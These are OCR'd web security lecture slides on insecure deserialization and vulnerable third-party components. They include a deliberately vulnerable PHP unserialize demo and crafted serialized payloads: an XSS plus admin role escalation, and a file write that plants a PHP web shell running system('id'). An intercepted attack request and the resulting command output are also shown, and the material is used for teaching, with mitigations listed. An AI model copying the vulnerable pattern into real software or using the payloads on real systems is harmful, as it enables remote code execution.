General Topics

Insecure Deserialization, Components with known Vulnerabilities, Logging & Monitoring, WAFs

Rough Overview

1. Introduction
2. Basic Principles and Resources
3. Architecture & Basic Web Procedure
4. Authentication and Session Management
5. Authorization
6. Server and Backend Attacks
7. Remaining Client Attacks
8. >> General Topics <<
9. Conclusions

Serialization / Deserialization

- Serialization
  - turns objects into a data format suitable for storage and communication
    - e.g. JSON, XML, Binary …
- Deserialization
  - restores objects from some data format

```php
class User{
    public $uname = "Luke";
    public $role = "Jedi";

```


```php
if(isset($_POST['user_data']))
    $user = unserialize($_POST['user_data']);
else
    $user = new User;
```


```php
<html>
    <head><title>Serialization</title></head>
    <body>
        <h1>Welcome <?php echo($user->uname); ?></h1>
        Your role: <?php echo($user->role); ?>

        <form method="post">
            <input type="hidden" name="user_data" value='<?php echo(serialize($user)); ?>'></input>
            <input type="submit" value="Do something" />
        </form>

    </body>
</html>
```

```php
if(isset($_POST['uname']) && isset($_POST['role']))
{
    $user = new User;
    $user->uname = $_POST['uname'];
    $user->role = $_POST['role'];
    echo(htmlentities(serialize($user)));
}
```




```
O:4:"User":2:{s:5:"uname";s:29:"Luke<script>alert(1)</script>";s:4:"role";s:5:"admin";}
```

Serialization

lightside.me/serialization.php

Welcome Luke

Your role: Jedi

Do something

Inspector | Console | Debugger | Network | Style Editor | Performance | Memory | Storag

Search HTML

```
<html>
  <head> ... </head>
  <body>
    <h1>Welcome Luke</h1>
    Your role: Jedi
    <form method="post">
      <input type="hidden" name="user_data" value="O:4:"User":2:{s:5:"uname";s:29:"Luke<script>alert(1)</script>";
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      <input type="submit" value="Do something">
    </form>
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</html>
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




Serialization
lightside.me/serialization.php
Warning: touch(): Unable t
file or directory in /var/ww
Warning: file_put_contents
such file or directory in /va
Welcome Lul
1
OK


Welcome Luke
Your role: admin
Do something

```php
class User{
    public $uname = "Luke";
    public $role = "Jedi";

    public function __construct()
    {
        $this->customlog($this->uname, "{$this->uname} created.\n");
    }

    public function __wakeup()
    {
        $this->customlog($this->uname, "{$this->uname}:{$this->role} loaded.\n");
    }

    protected function customlog($fname, $fcontent)
    {
        if(!file_exists($fname)){
            touch("logs/".$fname);
        }
        file_put_contents("logs/".$fname, $fcontent, FILE_APPEND);
    }
}
```




```
O:4:"User":2:{s:5:"uname";s:9:"shell.php";s:4:"role";s:22:"<?php system('id'); ?>";}
```



Request to http://lightside.me:80 [192.168.0.101]

Forward | Drop | Intercept is on | Action | Open Browser | Comment this item

Raw | Params | Headers | Hex

Pretty | Raw | \n | Actions

```
1  POST /serialization.php HTTP/1.1
2  Host: lightside.me
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:83.0) Gecko/20100101 Firefox/83.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 126
9  Origin: http://lightside.me
10 Connection: close
11 Referer: http://lightside.me/serialization.php
12 Cookie: PHPSESSID=bbjueacmlo5dldhp9rmg3ouru0
13 Upgrade-Insecure-Requests: 1
14
15 user_data=
%4f%3a%34%3a%22%55%73%65%72%22%3a%32%3a%7b%73%3a%35%3a%22%75%6e%61%6d%65%22%3b%73%3a%39%3a%22%73%68%65%6c%6c%2e%70%6
8%70%22%3b%73%3a%34%3a%22%72%6f%6c%65%22%3b%73%3a%32%32%3a%22%3c%3f%70%68%70%20%73%79%73%74%65%6d%28%27%69%64%27%29%
3b%20%3f%3e%22%3b%7d
```

lightside.me/logs/shell.php

lightside.me/logs/shell.php

shell.php:uid=33(www-data) gid=33(www-data) groups=33(www-data),4(adm) loaded.

Example: PHP Deserialization

- At least three possible problems:
  - Missing Input Validation
    - Objects are often seen as “trusted” and aren’t validated
      - Nonsense if they come from an untrusted place (e.g. user, remote datastore etc.)
  - Dangerous Code in Magic-Functions
    - e.g. filesystem-operations, system-interaction, eval, etc.
  - Bugs in underlying C-Code
- Recommended reading:
  - https://www.netsparker.com/blog/web-security/untrusted-data-unserialize-php/

Nice example from 2015

Commons Collections Library

- Deserialization vulnerability that led to RCE
- Extremely popular in Java world
  - WebSphere
  - Jboss
  - Weblogic
  - Java RMI (Remote Method Invocation)
  - and every application that directly uses CC

- Nice writeup
  - https://foxglovesecurity.com/2015/11/06/what-do-weblogic-websphere-jboss-jenkins-opennms-and-your-application-have-in-common-this-vulnerability/

- Try it on your own
  - https://portswigger.net/web-security/deserialization/exploiting/lab-deserialization-exploiting-java-deserialization-with-apache-commons

Insecure Deserialization

Goal	Inject manipulated objects to bypass security checks or execute arbitrary code.
How	
Solution	
OWASP Top 10	
(Primary) Violated Principle	

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How	By manipulation of serialized objects.
Solution	Avoid deserialization of objects from untrusted sources Avoid using native (de)serialization and use safer alternatives like JSON, XML, YAML (correctly) e.g. JSON.parse (and never eval), correctly configured and hardened parsers
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OWASP Top 10	A8:2017-Insecure Deserialization
(Primary) Violated Principle	„Define an approach that ensures all data are explicitly validated.“

3rd party components

It's ok to use 3rd party components

- libraries
- frameworks
- etc.

Just be aware you also include their problems

- Commons Collection is the best example

And act appropriately

Vulnerabilities in 3rd Party Components

Goal	Compromising an application by exploiting a publicly known vulnerability in one of it's included components (libraries, frameworks etc.)
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
Src Control
SUBVERSION
mercurial
3rd party check
JET BRAINS
IDE
Buddy
CI/CD
App Server

